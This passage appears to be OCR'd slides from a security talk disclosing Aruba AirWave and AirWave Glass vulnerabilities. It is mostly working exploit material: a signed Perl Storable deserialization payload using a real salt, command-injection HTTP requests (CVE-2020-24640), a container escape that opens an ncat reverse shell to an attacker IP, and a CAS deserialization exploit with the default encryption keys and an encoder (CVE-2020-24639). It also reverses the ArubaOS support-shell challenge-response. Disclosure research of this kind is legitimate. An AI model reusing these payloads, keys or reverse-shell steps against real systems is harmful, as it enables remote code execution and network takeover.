  local $Storable::Eval = 1;
  return ${thaw($frozen)};
}
```

HTTP.pm

```
sub DESTROY {
  my ($self) = @_;

  # LWP steps on $@
  local $@;

  $self->destroyer->($self) if $self->{destroyer};
}
```

Requires coderef!

Exploit - Construct Object

```
use Storable qw(freeze thaw nfreeze);
use MIME::Base64 qw( decode_base64 encode_base64 );
local $Storable::Deparse = 1;

{
    package Mercury::HTTP;
}
my $h;
$h->{"destroyer"} = sub {
    my $out = `sleep 8`;
    print STDERR "Executing arbitrary code $out";
};

bless $h, "Mercury::HTTP";
print encode_base64(nfreeze($h));
```

Exploit - Sign

```
use Digest::MD5 qw(md5_base64);
use MIME::Base64;

sub sign {
    my ($data) = @_;
    my $salt = <<'SALTVAL'; #select salt from seas_config;
C53CI3yf0N//ec5pW4IeCsIvcumlRLVxhM3vho4HdbSK+TAPSFZWogSM7bcjwWE+qlK0tAFpmEYb
rpLlRYHoxp0g10eUAuw4PSh4llUCHfoAdikqzow=
SALTVAL
    my $sig = md5_base64($data . $salt);
    $sig =~ tr{+/=}{_,-};
    return $sig;
}
my $target =
"BQoRDU1lcmN1cnk6OkhUVFADAAAAAQQaF057CiAgICBteSAkb3V0ID0gYHNsZWVwIDhgOwogICAg
cHJpbnQgU1RERVJSICJFeGVjdXRpbmcgYXJiaXRyYXJ5IGNvZGUgJG91dCI7Cn0AAAAJZGVzdHJv
eWVy
";
$target =~ s/\n/%0a/g;
print "Target = $target\nSigned = " . sign(decode_base64($target)) . "\n";
```

Target =
BQoRDU1lcmN1cnk6OkhUVFADAAAAAQQaF057CiAgIC
BteSAkb3V0ID0gYHNsZWVwIDhgOwogICAg%0acHJpb
nQgU1RERVJSICJFeGVjdXRpbmcgYXJiaXRyYXJ5IGN
vZGUgJG91dCI7Cn0AAAAJZGVzdHJv%0aeWVy%0a
Signed = IKWwh7k1UOl6JVt_OxFujQ

2,029 bytes | 8,106 millis

```
POST /list_edit.xml? HTTP/1.1
Host: 192.168.200.207
Cookie: MercuryAuthHandlerCookie_AMPAuth=JaypkAwSaTgGvMJbEsC2Bg9IB8ZkeNBJ
Content-Length: 537
X-Biscotti: /PDdzlHtC1dPddlIFoscdBQ
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

alert_summary_list_reverse=1&alert_summary_list_max_for_all_records=2000&alert_su
mmary_list_total_pages=1&alert_summary_list_sort_field=type&alert_summary_list_pa
ge=1&alert_summary_list_page_length=25&list_class=Mercury%3A%3AHandler%3A%3AAlert
List%3A%3ASummaryList%3A%3AList&list_uri=%2Froot&init_args=BQoRDU1lcmN1cnk6OkhUVF
ADAAAAAQQaF057CiAgICBteSAkb3V0ID0gYHNsZWVwIDhgOwogICAg%0acHJpbnQgU1RERVJSICJFeGVj
dXRpbmcgYXJiaXRyYXJ5IGNvZGUgJG91dCI7Cn0AAAAJZGVzdHJv%0aeWVy%0a&init_args_signed=1
wdozbYlEGrcO75akEn7Xg&in_multi_edit=0&header_only=0
```

8.2.11 - Character filter

```
if ($init_args =~ /([`;])/) {
```

my $out = system(“id”)

8.2.11.1 - Safe with require

```
my $safe = new Safe;

$safe->permit(qw(:default require caller));
```

require(“/tmp/exploit.pm”)

8.2.12.0 - Safe without require

```
my $safe = new Safe;

$safe->permit(qw(:default caller));
```

??

Later on

```
user@k4:/tmp$ xxd in
00000000: 040b 0831 3233 3435 3637 3804 0808 0803  ...12345678.....
00000010: 0100 0000 041a 0a4b 7b0a 2020 2020 7573  .......K{.    us
00000020: 6520 7374 7269 6374 3b0a 2020 2020 7072  e strict;.    pr
00000030: 696e 7420 2772 756e 6e69 6e67 6161 6161  int 'runningaaaa
00000040: 6161 6161 6161 6161 6161 6161 6161 6161  aaaaaaaaaaaaaaaa
00000050: 273b 7d3b 7072 696e 7420 6069 6460 3b7b  ';};print `id`;{
00000060: 200a 7d01 0000 0061                       .}....a
```

Thaw with Storable::EVAL = 1

```
user@k4:/tmp$ perl c.pl
uid=1000(user) gid=1000(user) groups=1000(user),20(dialout),24(cdrom)
46(plugdev),109(netdev),118(bluetooth),120(wireshark),133(scanner),14
code sub {
    use strict;
    print 'runningaaaaaaaaaaaaaaaaaaa';};print `id`;{
} did not evaluate to a subroutine reference, at c.pl line 30.
user@k4:/tmp$
```

Airwave Glass - Target 4

“Single pane of glass”


Collates Aruba Airwave Data


Kubernetes on Ubuntu (previously CoreOS)


Microservices in containers

Virtual Appliance / Physical Hardware

aruba | AirWave Glass




aruba | AirWave Glass
All
NEW DEVICES
0
APS/DEVICES
0 0
SWITCHES
0 0
CLIEN
0
AirWave Glass
Home
Overview
Traffic Analysis
UCC
RF Health
Clarity
Client Session
Folder Health
Reports
System
RAPIDS
VisualRF
Saved Searches
Overview
Last 2 hours
Select Date
Snapshots: Jul 21,Thu 2022 8:56:43 AM
8:57 am
7:26 am
7:56 am
8:26 am
8:56 am
Please note that the drilldowns always show the latest data when clicked
USAGE
AP RADIO STATUS
NETWORK DEVICE STATUS
CLIENT DEVICE TYPES
HEALTH STATUS
0
Clients
0
Up
0
APs/Devices Up
0
Good
0
Average Usage
0
Down
0
APs/Devices Dow...
0
Fair
0
Busy
0
Switches Up
NO DATA TO DISPLAY
0
Poor



PROXY

Glass Infra

Upgrade

CAS

Glass Decoder

Skedler

Kibana

Grafana

API

ElasticSearch

*Numerous exclusions

```
$ kubectl get pods --all-namespaces
NAMESPACE      NAME                                    READY     STATUS    RESTARTS   AGE
acp-system     acp-upgrade-cbp9k                       1/1       Running   0          17m
acp-system     rabbitmq-node-25xn2                     1/1       Running   0          17m
acp-system     webproxy-clnjq                          1/1       Running   2          17m
acp-system     webproxy-tjhwn                          1/1       Running   2          17m
glass-system   docker-registry-fkd12                   0/1       Pending   0          17m
glass-system   glass-api-23sv5                         1/1       Running   0          17m
glass-system   glass-bootstrapper-wrnkl                1/1       Running   0          16m
glass-system   glass-cas-3j3f6                         1/1       Running   0          17m
glass-system   glass-casdb-561f6                       1/1       Running   0          17m
glass-system   glass-coreupdate-x3n0b                  2/2       Running   0          17m
glass-system   glass-decoder-m3vq6                     1/1       Running   0          17m
glass-system   glass-decoder-pd1z1                     1/1       Running   0          17m
glass-system   glass-elasticsearch-d6hp5               1/1       Running   2          17m
glass-system   glass-elasticsearch-data-2nm2g          1/1       Running   2          17m
glass-system   glass-infra-8rkzj                       1/1       Running   0          16m
glass-system   glass-overwatch                         1/1       Running   0          17m
glass-system   glass-reporter-27kmn                    1/1       Running   2          17m
glass-system   glass-writer-172w8                      1/1       Running   0          17m
glass-system   glass-writer-c1pdr                      1/1       Running   0          17m
glass-system   glass-writer-vhzwx                      1/1       Running   0          17m
kube-system    elasticsearch-logging-v1-49znv          1/1       Running   0          17m
kube-system    fluentd-elasticsearch-192.168.200.34    1/1       Running   0          17m
kube-system    heapster-1979764923-pl4j4               1/1       Running   0          17m
kube-system    kibana-logging-v1-rq95p                 1/1       Running   0          17m
kube-system    kube-apiserver-192.168.200.34           1/1       Running   0          17m
kube-system    kube-controller-manager-192.168.200.34  1/1       Running   0          17m
kube-system    kube-dns-v20-drrln                      0/3       Pending   0          17m
kube-system    kube-dns-v20-nd45l                      3/3       Running   0          17m
kube-system    kube-dns-v20-xrj91                      0/3       Pending   0          17m
kube-system    kube-proxy-192.168.200.34               1/1       Running   0          17m
kube-system    kube-scheduler-192.168.200.34           1/1       Running   0          17m
kube-system    kubernetes-dashboard-1236032568-wsxrk   1/1       Running   0          17m
kube-system    monitoring-grafana-3523390237-9t9db     1/1       Running   0          17m
kube-system    monitoring-influxdb-3084216226-nhg6w    1/1       Running   0          17m
```

Review nginx.conf

```
# cat nginx.conf | egrep "location|proxy_pass"
    location = /50x.html {
#    location / {
    location / {
      proxy_pass http://http_glass-api_server;
    location /ws {
      proxy_pass
http://https_acp-websocketx_server;
    location /swarm {
      proxy_pass http://https_acp-swarm_server;
    location /status {
      proxy_pass
http://https_acp-websocketx_server;
    location /device {
      proxy_pass
http://https_acp-websocketx_server;
    location /devicecount {
      proxy_pass
http://https_acp-websocketx_server;
    location /infra/api {
      proxy_pass http://http_glass_infra;
    location /cas {
      proxy_pass https://https_glass-cas_server;
    location /decoder {
      proxy_pass http://http_glass-decoder_server;
location /decoder {
  proxy_pass http://http_glass-decoder_server;
location /upgrade {
  proxy_pass http://http_acp-upgrade_server;
location /kubernetes-dashboard/ {
  Proxy_pass http://http_kubernetes-dashboard_server;
location /kibana-logging/ {
  proxy_pass http://http_kibana-logging_server;
location /monitoring-grafana/ {
  proxy_pass http://http_monitoring-grafana_server;
location /core {
  proxy_pass http://http_glass-coreupdate_server;
location /packages {
  proxy_pass http://http_glass-coreupdate_server;
location /cp {
  proxy_pass http://http_glass-coreupdate_server;
location /_ah {
  proxy_pass http://http_glass-coreupdate_server;
location /skedler/ {
  proxy_pass http://http_glass-reporting_server;
```

```
POST /glass/cert/csr HTTP/1.1
Host: <glass>
Cookie: awSession=<valid>;
Content-Length: 158
Content-Type: application/json
Kbn-Version: 4.5.2-snapshot

{"csrType":"RSA","cn":"as`id`d.example.local","cou
ntry":"NZ","state":"a","location":"a","org":"a","d
ept":"a","email":"a@example.local","san":"192.168.
200.77"}
```

CVE-2020-24640

```
"{\"cert\":\"{\\\"data\\\": \\\"unknown option gid=0(root)\\nreq [options] <infile
```

/glass is partially an authentication layer that calls API endpoints in other pods

Some of these API endpoints are also exposed directly via the nginx proxy

They did not implement authentication

```
 location /infra/api {
      proxy_set_header Host $host;
      proxy_set_header X-Real-IP
$remote_addr;
      proxy_pass
http://http_glass_infra;
      add_header Front-End-Https on;
      proxy_read_timeout 600;
      proxy_send_timeout 600;
      expires -1;
    }
```

```
POST /infra/api/cert/createCsr HTTP/1.1
Host: <glass>
Content-Length: 158
Content-Type: application/json
Kbn-Version: 4.5.2-snapshot

{"csrType":"RSA","cn":"as`id`d.example.local","cou
ntry":"NZ","state":"a","location":"a","org":"a","d
ept":"a","email":"a@example.local","san":"192.168.
200.77"}
```

CVE-2020-24640

```
    Volume Mounts:
      /etc/docker from docker-certs (rw)
      /etc/kubernetes/manifests from controller (rw)
      /etc/kubernetes/ssl from kubernetes-certs (rw)
      /etc/shadow from complete-etc (rw)
      /etc/systemd from systemd (rw)
      /opt from opt-path (rw)
      /root/.docker/config.json from docker-conf (rw)
      /var/airwave/glass from airwave-glass (rw)
      /var/lib/iptables from iptables (rw)
      /var/run from docker-sock (rw)
      /var/run/secrets/kubernetes.io/serviceaccount from
default-token-gq4sm (ro)
```

```
$ docker inspect --format='{{.HostConfig.Privileged}}' bef7400a8ee1
true
```

```
$ cat /etc/systemd/system/escalate.service
[Unit]
Description=Escapes Container

[Service]
Type=oneshot
User=root
ExecStart=/bin/ncat 192.168.200.137 1235 -e /bin/bash
$ systemctl daemon-reload
$ systemctl start escalate.service
```

Full cluster compromise

```
$ nc -vnlp 1235
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1235
Ncat: Listening on 0.0.0.0:1235
Ncat: Connection from 192.168.200.34.
Ncat: Connection from 192.168.200.34:50314.
hostname
glassy2.example.local
cat /proc/1/sched
systemd (1, #threads: 1)
```

CAS deserialize RCEs - CVE-2020-24639

Glass authentication uses an Apereo CAS container (SSO)

Originally CAS version 4.1.4

https://apereo.github.io/2016/04/08/commonsvulndisc/

`CommonsCollections2` gadget

At the time of my discovery no public exploit POC (there is now)

https://github.com/vulhub/vulhub/tree/master/apereo-cas/4.1-rce

https://xz.aliyun.com/t/7032

Quick Overview

Execution parameter contains an interesting object (prefixed with GUID)

Gzipped and Encrypted and Base64-d serialized Java object

Encrypted using default key in a publicly available Spring Webflow keystore

`CommonsCollections2` gadget

```
POST /cas/login?service=https%3A%2F%2F<glass>%2Fverifycas HTTP/1.1
Host: <glass>
Content-Length: 2175
Content-Type: application/x-www-form-urlencoded

username=admin&password=invalid&lt=LT-2-9tIBJ10GFNKMkmPvz3MjHUXxWaRVpf-glass.airwave.com&
execution=ffffffff-ffff-ffff-ffff-ffffffffffff_AAAAIgAAABBpDpilyoS5US19sOw8UZh/AAAABmFlcz
EyOOR3NbKEgkB321<..snip..>&_eventId=submit&submit=LOGIN
```

CAS 4.1.7

Aruba updated Glass 1.3.1 CAS version to 4.1.7 (fixed according to vendor)

Alters how the object is encrypted, uses a secret signing key

Apache Commons libraries removed

Vendor Fix details

CAS 4.1.x

Overlay

Modify your CAS overlay to point to version `4.1.7`.

TGC Settings

Locate your `cas.properties` file and find the `tgc.*` settings.

- If your CAS deployment is **NOT** using the default encryption/signing keys provided by CAS and you have regenerated new keys and have replaced the default, you can safely ignore this step and leave your key configuration of signing/encryption in place without any further changes.
- If your CAS deployment **IS** using the default encryption/signing keys provided by CAS and you have **NOT** regenerated new keys to replace the default, you **MUST** take action to regenerate the keys.

You can choose one of the two approaches described below to handle key regeneration.


Default Webflow keys

Aruba didn’t change the keys they were using between versions

webflow.encryption.key=CHlSdA6IINbOnySN
webflow.signing.key=7D5yV54GlNXTVFfSDm0tpw4p-eheyv1U0UySyf3-tIEU_dGoepn3cLZJnmxHmsRq5-BWkIzeppCzu0wjip5_1g

```java
import java.io.*;
import java.util.Base64;
import org.jasig.cas.util.BinaryCipherExecutor;
import java.nio.file.*;
import java.util.zip.GZIPOutputStream;

public class ExploitCompile {
     public static void main(String[]args) throws IOException {
     // default from CAS and replicated in the Glass instance
     BinaryCipherExecutor b = new
BinaryCipherExecutor("CHlSdA6IINbOnySN","7D5yV54GlNXTVFfSDm0tpw4p-eheyv1U0UySyf3-tIEU_dGoepn3cLZJn
mxHmsRq5-BWkIzeppCzu0wjip5_1g");
     byte[] filebytes = Files.readAllBytes(Paths.get(args[0]));
     ByteArrayOutputStream byteStream = new ByteArrayOutputStream();
     GZIPOutputStream gzipOutputStream =  new GZIPOutputStream(byteStream);
     gzipOutputStream.write(filebytes);
     gzipOutputStream.close();
     byteStream.close();

     byte[] bb = b.encode(byteStream.toByteArray());
     byte[] encoded = Base64.getEncoder().encode(bb);

     System.out.printf("ffffffff-ffff-ffff-ffff-ffffffffffff_%s", new
String(encoded).replace("=","%3d"));
     }
}
```

Gadget Whack-A-Mole



Demo Time

~3 min demo

Getting Started Yourself

Research access to Virtual Appliances via disk

“But dozer how can I research the hardware APs?”

Let us revisit the “exploit for AP access” requirement earlier on

Support Interface

ArubaOS has a CLI “support” command for use with Aruba customer support

For “*debugging purposes only*”

“Do not use this command without the guidance of Aruba customer support.”

support

`support`

Description

This command, which should be used only in conjunction with Aruba customer support, is for controller debugging purposes only.

Syntax

No parameters.

Usage Guidelines

This command is used by Aruba customer support for debugging the controller. Do not use this command without the guidance of Aruba customer support.

Example

The following command allows Aruba customer support to debug the controller:

```
(host) #support
```

Command History

Version	Modification
ArubaOS 2.4	Command introduced as the **secret** command
ArubaOS 3.1	Command renamed to **support**

Implements some sort of challenge-response…

```
38:17:c3:[redacted]# support
Username (Please enter with @domain.com, in lowercase): asdf

Token: 40EC-FE8B-BE42-0BB5
Please generate one time password at https://ase.arubanetworks.com/decode_aos_key
Support Password: test

Invalid password! Please retry.
Username (Please enter with @domain.com, in lowercase):
```

https://ase.arubanetworks.com/decode_aos_key

ARUBA SOLUTION EXCHANGE

HOME SOLUTIONS RECIPES IDEAS ABOUT

Search solutions [redacted]

Decode AOS/IAP Token

Reason:

Linux troubleshooting commands (e.g. strace, lsof,

Please specify the reason for requesting a password.

AOS/IAP Token:

759A6FB352BC5F63

Decode

The token will be decoded using the email address you used to log in to ASE: [redacted] This email must match the email you entered when generating the token.

Decoded Password:

Error decoding key:undefined

Flash is disabled or not installed. May also be attempting to run Flas

Copy to clipboard

Starting with AOS 6.5, new AOS builds removed support of logging into the support shell using a static password. Below are the steps that TAC and QA needs to follow to gain access to support shell on any nightly or customer build:

1. Type **support** on the CLI. Enter your username when prompted for username. This is the same username that we internally use to log into intranet. Please make sure to enter the full email address (including @arubanetworks.com)
2. The above step will generate one time token that will be printed on the console.
3. Go to https://ase.arubanetworks.com/decode_aos_key. Log into the website with the SSO username that you entered on the controller. This tool is restricted to TAC GEC teams and QA teams.
4. Generate a one time password from ASE and paste into controller.

Sample:

```
(Aruba7010) #support
Username (Please enter with @domain.com):kpatel@arubanetworks.com
Token: 99D96CE721CA245B
Please generate one time password at https://ase.arubanetworks.com/de
Password: 82416aa63b475a3
(Aruba7010) (support)#
```

ARUBA SOLUTION EXCHANGE

HOME SOLUTIONS RECIPES IDEAS ABOUT

Search solutions

Decode AOS/IAP Toker

Reason:

Linux troubleshooting co

Please specify the reason for requ

AOS/IAP Token:

759A6FB352BC5F63

Decode

Not Authorized

Your account does not have access to this page or to perform this operation.

Close

3. Go to https://ase.arubanetworks.com/decode_aos_key. Log into the SSO username that you entered on the controller. This too TAC GEC teams and QA teams.
4. Generate a one time password from ASE and paste into contro

Support Command

Uses Elliptic Curve Diffie-Hellman (ECDH)

Key agreement over untrusted channel

P = Curve Prime

N = Curve Order

A,B = Curve Constants

Points with X/Y Coordinates:

- G = Generator / Base Point
- Q = Public Key

```
else {
  p_00 = (BIGNUM *)EC_POINT_new((EC_GROUP *)group);
  ptr = p_00;
  if ((p_00 != (BIGNUM *)0x0) &&
     (ptr = (BIGNUM *)
           EC_POINT_set_affine_coordinates_GFp
                     ((EC_GROUP *)group,(EC_POINT *)p_00,local_38
                     ,
                      local_34,(BN_CTX *)ctx), ptr != (BIGNUM *)0
                      x0
     )) {
    BN_hex2bn(&local_40,"3A5C2C676D253232");
    BN_hex2bn(&local_3c,"5CEBB232132200DA");
    ptr = (BIGNUM *)
          EC_POINT_set_affine_coordinates_GFp
                    ((EC_GROUP *)group,(EC_POINT *)p,local_40,
                     local_3c,(BN_CTX *)ctx);
```

Support Command

Initially reversed from a compiled binary

Implementation was available in the public GPL repo!

```
/*
 * server public key (note: THIS IS NOT THE REAL ONE!!!!!)
 */
BN_hex2bn(&serverx, "3A5C2C676D253232");
BN_hex2bn(&servery, "5CEBB232132200DA");
if (!EC_POINT_set_affine_coordinates_GFp(grp, serverpub, serverx, servery, bnctx)) {
        printf("\n unable to set server's public key");
```

WRONG!

That actually is the public key (but no private key included)

```
static int generateOneTimePasswd(char *user, char *tokenstr, char *passwd)
{
        BIGNUM *p = NULL, *inter = NULL, *one = NULL;
        BIGNUM *controllerpriv = NULL, *token = NULL, *ss = NULL;
        BIGNUM *a = NULL, *b = NULL;
        BIGNUM *serverx = NULL, *servery = NULL;
        unsigned char sschar[CURVE_BYTES], abits[CURVE_BYTES*2], pwd[SHA_DIGEST_LENGTH];
        BN_CTX *bnctx = NULL;
        HMAC_CTX ctx;
        HMAC_CTX ctx1;
        EC_GROUP *grp = NULL;
        EC_POINT *serverpub = NULL, *controllerpub = NULL, *generator = NULL, *Z = NULL;
        BIGNUM *genx = NULL, *geny = NULL, *y = NULL;
        unsigned char username[64] = {0};
        unsigned int mdlen;
        unsigned char ctr, prk[SHA_DIGEST_LENGTH];
        int i;
        int status = -1;
        BIGNUM *password = NULL;
    char *token_hex = NULL, *passwd_hex = NULL;
```

https://github.com/shalzz/aruba-ap-310/blob/master/utils/utelnetd-0.1.3/utelnetd.c#L356

Aruba Support EC Constants

Curve A value
Curve B value
Curve Prime

Elliptic Curve defined by y^2 = x^3 + 66031314527400977 07*x + 14027436235390310386 over Finite Field of size 18321631492787798783

Generator / Base Point G = (0xBB3C71C351AAE96B, 0x830B4345D75E9275)

Aruba Support has a fixed public key Q, contained in the binary/source:

(0x3A5C2C676D253232, 0x5CEBB232132200DA)

Curve Order = 18321631499947426219

Generate a public/private keypair on device

Output the generated public key point X coordinate

This is the “Token” value output in the CLI command.

The pubkey X coordinate is provided to Aruba Support

They calculate the ECDH shared secret

Shared secret X coordinate is used to derive the support password, which is returned to allow support prompt access

Support password derived from the ECDH shared secret as follows:

```
digest1 = SHA1_HMAC(key = \x00*20, data=shared_secret)

support_password = SHA1_HMAC(key = digest1,data=username+\x01)[0:8]
```

We don’t know Aruba Support’s private key

Can’t access the generated device private key without full system access

```
